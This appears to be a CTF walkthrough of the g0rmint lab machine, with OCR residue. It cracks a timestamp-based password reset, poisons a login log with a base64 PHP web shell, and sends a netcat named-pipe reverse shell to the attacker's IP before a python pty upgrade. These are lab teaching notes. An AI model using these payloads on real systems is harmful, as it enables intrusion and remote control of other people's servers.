
```
root@kali:~# dirb http://192.168.76.132/g0rmint/s3cretbackupdirect0ry

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul 18 14:21:49 2020
URL_BASE: http://192.168.76.132/g0rmint/s3cretbackupdirect0ry/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.76.132/g0rmint/s3cretbackupdirect0ry/ ----
+ http://192.168.76.132/g0rmint/s3cretbackupdirect0ry/info.php (CODE:200|SIZE:11)

-----------------
END_TIME: Sat Jul 18 14:21:56 2020
DOWNLOADED: 4612 - FOUND: 1
```

So lets see the info .php directory there is a hint where we can see a backup.zip is there .



backup.zip

10.Next we will download the backup.zip file.



Not Found

'he requested URL /g0rmint/s3cretbackupdirect0ry/ was not found on this server.

\pache/2.4.18 (Ubuntu) Server at 192.168.76.132 Port 80

Opening backup.zip

You have chosen to open:

backup.zip

which is: Zip archive (3.6 MB)
from: http://192.168.76.132


What should Firefox do with this file?

○ Open with Xarchiver (default)


● Save File

□ Do this automatically for files like this from now on.

And I unzip the file and these are lists of files.we all the php source code are there .




11.Lets see the reset.php the way we can get the new password .




```
// reset .php

<?php
include_once('config.php');
$message = "";
if (isset($_POST['submit'])) { // If form is submitted
    $email = $_POST['email'];
    $user = $_POST['user'];
    $sql = $pdo->prepare("SELECT * FROM g0rmint WHERE email = :email AND username = :user");
    $sql->bindParam(":email", $email);
    $sql->bindParam(":user", $user);
    $row = $sql->execute();
    $result = $sql->fetch(PDO::FETCH_ASSOC);
    if (count($result) > 1) {
        $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")), 0, 20);
        $password = md5($password);
        $sql = $pdo->prepare("UPDATE g0rmint SET pass = :pass where id = 1");
        $sql->bindParam(":pass", $password);
        $row = $sql->execute();
        $message = "A new password has been sent to your email";
    } else {
        $message = "User not found in our database";
    }
}
?>
<!DOCTYPE html>
<html lang="en">
    <head>

        <!-- start: Meta -->
        <meta charset="utf-8">
        <title>Bootstrap Metro Dashboard by Dennis Ji for ARM demo</title>
        <meta name="description" content="Bootstrap Metro Dashboard">
        <meta name="author" content="Dennis Ji">
        <meta name="keyword" content="Metro, Metro UI, Dashboard, Bootstrap, Admin, Template, Theme, Responsive, Fluid, Retina">
```

From the above code a new password is generated based on the date and time .
So lets copy that piece of code and make our own script to get the new password .

12.Before making our script we want the date and time in the reset.php if you remember in style.css we got username and an email address also i have attached the image below so we can enter the credentials. Below we can see the date and time .



```
/*
* Author: noman
* Author Email: w3bdrill3r@gmail.com
* Version: 1.0.0
* g0rmint: Bik gai hai
* Copyright: Aunty g0rmint
* www: http://g0rmint.com
* Site managed and developed by author himself
*/
```



Yeh Bik Gai Hai Security!

Enter your username and email to reset password

w3bdrill3r@gmail.com


noman

A new password has been sent to your email

Login


Page loaded at Sunday 19th of July 2020 08:28:08 AM Standard GMT Time

13.Our script is easy, just replace our date and time in our script .. and echo the password .




```
GNU nano 4.5                                                     pass.php
<?php
$password = substr(hash('sha1', "Sunday 19th of July 2020 08:28:08 AM"), 0, 20);
echo $password;
?>
```

If we run the file a random password is generated based on the date and time



```
root@kali:~/gormint# php pass.php
78bc6178048f84064f5e
```

14.So let's login with password and our email address in style .css . We have successfully logged in the site :)..



Yeh Bik Gai Hai Security!

Login to your account


w3bdrill3r@gmail.com

••••••••••••••••••••

Forgot Password?

No problem, click here to get a new password.


This is the site .




g0rmint Admin Portal

Under Construction

15. We have logged into the site next we have to get the shell lets check the log files. Which is secret directory for logs from backup.zip




Here you can see all our log stored here.



```
2020-07-18.php                View | Delete
2020-07-19.php                View | Delete
```

So let's see what is there in the log file. It displays the wrong attempts in logging so the hint is to use log poisoning. It is poisoning the log file for our attack.




```
Failed login attempt detected with email: w3bdrill3r@gmail.com
Failed login attempt detected with email: w3bdrill3r@gmail.com
Failed login attempt detected with email: w3bdrill3r@gmail.com
Failed login attempt detected with email: w3bdrill3r@gmail.com
```

16.So lets logout and and give a command which gets a web shell in login panel . Command is **<?php   echo shell_exec(base64_decode($_GET[cmd]));?>**

EXPLANATION:

SHELL_EXEC : It executes commands through the shell and displays the output .
Base64_decode : whatever the command we give it should be in base64 format.
Cmd : it can execute command


Yeh Bik Gai Hai Security!

Login to your account

echo shell_exec(base64_decode($_GET[cmd])); ?

type password

□ Remember me


Forgot Password?

No problem, click here to get a new password.


Page loaded at **Monday 20th of July 2020 07:43:41 AM** Standard GMT Tin

So our commands get stored in a log file which we can execute from there.

17.So first we will see all the files in the directory as said in step 16 if simply type ls it does not give any output so we must convert to base64 .


```
root@kali:~/gormint# echo "ls -la" | base64
bHMgLWxhCg==
```

You can see it list all the files .



192.168.76.132/g0rmint/s3cr3t-dir3ct0ry-f0r-l0gs/2020-07-20.php?cmd=bHMgLWxhCg==

```
Failed login attempt detected with email: total 16 drwxr-xr-x 2 www-data www-data 4096 Jul 20 00:41 . drwxr-xr-x 8 www-data www-data 4096 Nov 3 2017 .. -rw-r--r-- 1 www-data www-data 220 Jul 18 01:25 2020-07-18.php -rw-r--r-- 1 www-data www-data 258 Jul 20 00:41 2020-07-20.php
```

18.From here we can get the shell which is php reverse_shell i have seen a blog from https://cheatsheet.promiselabs.net. Which is netcat reverse connection.

Command: mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | nc <*attacker's ip*> <*port*> 1>/tmp/backpipe

This command by putting my ip address and have used base64 encoding.




```
root@kali:~/gormint# echo "mknod /tmp/backpipe p; /bin/sh 0</tmp/backpipe | nc 192.168.76.131 443  1>/tmp/backpipe" | base64
bWtub2QgL3RtcC9iYWNrcGlwZSBwOyAvYmluL3NoIDA8L3RtcC9iYWNrcGlwZSB8IG5jIDE5Mi4x
NjguNzYuMTMxIDQ0MyAgMT4vdG1wL2JhY2twaXBlCg==
```

So you should put this encoding **cmd = this encoding** before that starts your listener in the terminal .

Command : **nc -lvp 443**


So we have got a shell with the help of netcat since it is sometimes hard to use a shell we get a python interactive shell .
Command: **python3 -c 'import pty;pty.spawn("/bin/bash")'**



